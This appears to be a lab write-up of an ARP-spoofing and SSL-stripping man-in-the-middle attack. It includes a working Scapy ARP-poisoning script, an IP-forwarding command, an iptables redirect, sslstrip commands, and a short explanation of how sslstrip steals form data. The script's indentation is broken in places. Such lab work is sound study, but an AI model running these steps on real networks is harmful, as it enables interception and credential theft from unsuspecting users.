

a. SCAPY program

```
from scapy.all import *
from optparse import OptionParser
import getopt
import os
import sys
import signal

def main():
    try:
        if os.geteuid() != 0:
            print "[-] execute with root privilege"
            sys.exit(1)
    except Exception, message:
        print message

    usage = 'Usage: %prog [-i interface] [-t target] host'
    parser = OptionParser(usage)
    parser.add_option('-i', dest='interface', help='interface parameter')
    parser.add_option('-t', dest='target', help='ARP poison target')
    parser.add_option('-m', dest='mode', default='req', help='request(req) mode or
reply(rep) mode [default: %default]')
    parser.add_option('-s', action='store_true', dest='summary', default=False,
help='show packet summary and ask for confirmation before attack')
    (options, args) = parser.parse_args()

    if len(args) != 1 or options.interface is None:
        parser.print_help()
        sys.exit(0)

    mac = get_if_hwaddr(options.interface)

    def create_req():
        if options.target is None:
            packet = Ether(src=mac, dst='ff:ff:ff:ff:ff:ff') / ARP(hwsrc=mac,
psrc=args[0], pdst=args[0])
        elif options.target:
            targetMAC = getmacbyip(options.target)
```

```

        if targetMAC is None:
            print "[-] ERROR: cannot resolve target's MAC address"
            sys.exit(1)
        packet = Ether(src=mac, dst=targetMAC) / ARP(hwsrc=mac,
psrc=args[0], hwdst=targetMAC, pdst=options.target)
        return packet

def create_rep():
    if options.target is None:
        packet = Ether(src=mac, dst='ff:ff:ff:ff:ff:ff') / ARP(hwsrc=mac,
psrc=args[0], op=2)
    elif options.target:
        targetMAC = getmacbyip(options.target)
        if targetMAC is None:
            print "[-] ERROR: cannot resolve target's MAC address"
            sys.exit(1)
        packet = Ether(src=mac, dst=targetMAC) / ARP(hwsrc=mac,
psrc=args[0], hwdst=targetMAC, pdst=options.target, op=2)
    return packet

if options.mode == 'req':
    packet = create_req()
elif options.mode == 'rep':
    packet = create_rep()


if options.summary is True:
    packet.show()
    ans = raw_input("\n[*] Continue? [Y|n]: ").lower()
    if ans == 'y' or len(ans) == 0:
        pass
    else:
        sys.exit(0)

while True:
    sendp(packet, inter=2, iface=options.interface)


if __name__ == '__main__':
    main()

```


b. Open two terminals to spoof external router and the Windows XP respectively.



The output of the arp command has changed.




c. Import all http data to port 8080 via iptables.



The screenshot shows a terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal output includes network statistics for 'lo' and 'eth0', the output of 'ip route', and the execution of 'iptables' to redirect traffic to port 8080. The 'iptables' command is: `iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080`. The terminal also shows the output of 'arp spoof'.

```
root@kali: ~  
File Edit View Search Terminal Help  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 26 bytes 2381 (2.3 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
inet 127.0.0.1 netmask 255.0.0.0  
inet6 ::1 prefixlen 128 scopeid 0x10<host>  
loop txqueuelen 0 (Local Loopback)  
RX packets 22 bytes 1372 (1.3 KiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 22 bytes 1372 (1.3 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
root@kali:~# ip route  
default via 10.10.111.1 dev eth0  
10.10.111.0/24 dev eth0 proto kernel scope link src 10.10.111.100  
root@kali:~# sudo su  
root@kali:~# echo "1" > /proc/sys/net/ipv4/ip_forward  
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080  
root@kali:~# arp spoof  
Version: 2.4  
Usage: arp spoof [-i interface] [-c own|host|both] [-t target] [-r host]  
root@kali:~#
```

Listen to port 8080 with sslstrip.




The screenshot shows a terminal window titled 'root@kali: /usr/share/sslstrip' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal output shows the user navigating to the directory and running 'python sslstrip.py -l 8080'. The output indicates that 'sslstrip 0.9 by Moxie Marlinspike' is running.


```
root@kali: /usr/share/sslstrip  
File Edit View Search Terminal Help  
root@kali:~# cd ..  
root@kali:~# cd /usr/share/sslstrip  
root@kali:/usr/share/sslstrip# sudo python sslstrip.py -l 8080  
sslstrip 0.9 by Moxie Marlinspike running...
```




#### d. The old FORM post method



The new FORM post method: https becomes http because SSLstrip intervenes and directs users to fake secure web pages



#### e. log file



#### f. how ssllstrip works.

Many financial or e-commerce websites that use SSL encryption use unencrypted HTTP at the beginning of the web page and they only connect to HTTPS when users want to enter confidential information. This means that users are using unsafe web pages to direct to secure web pages.

In the process of unencrypted web pages directing users to secure web pages, SSLstrip intervenes and directs users to fake secure web pages, and then steals the information entered by users.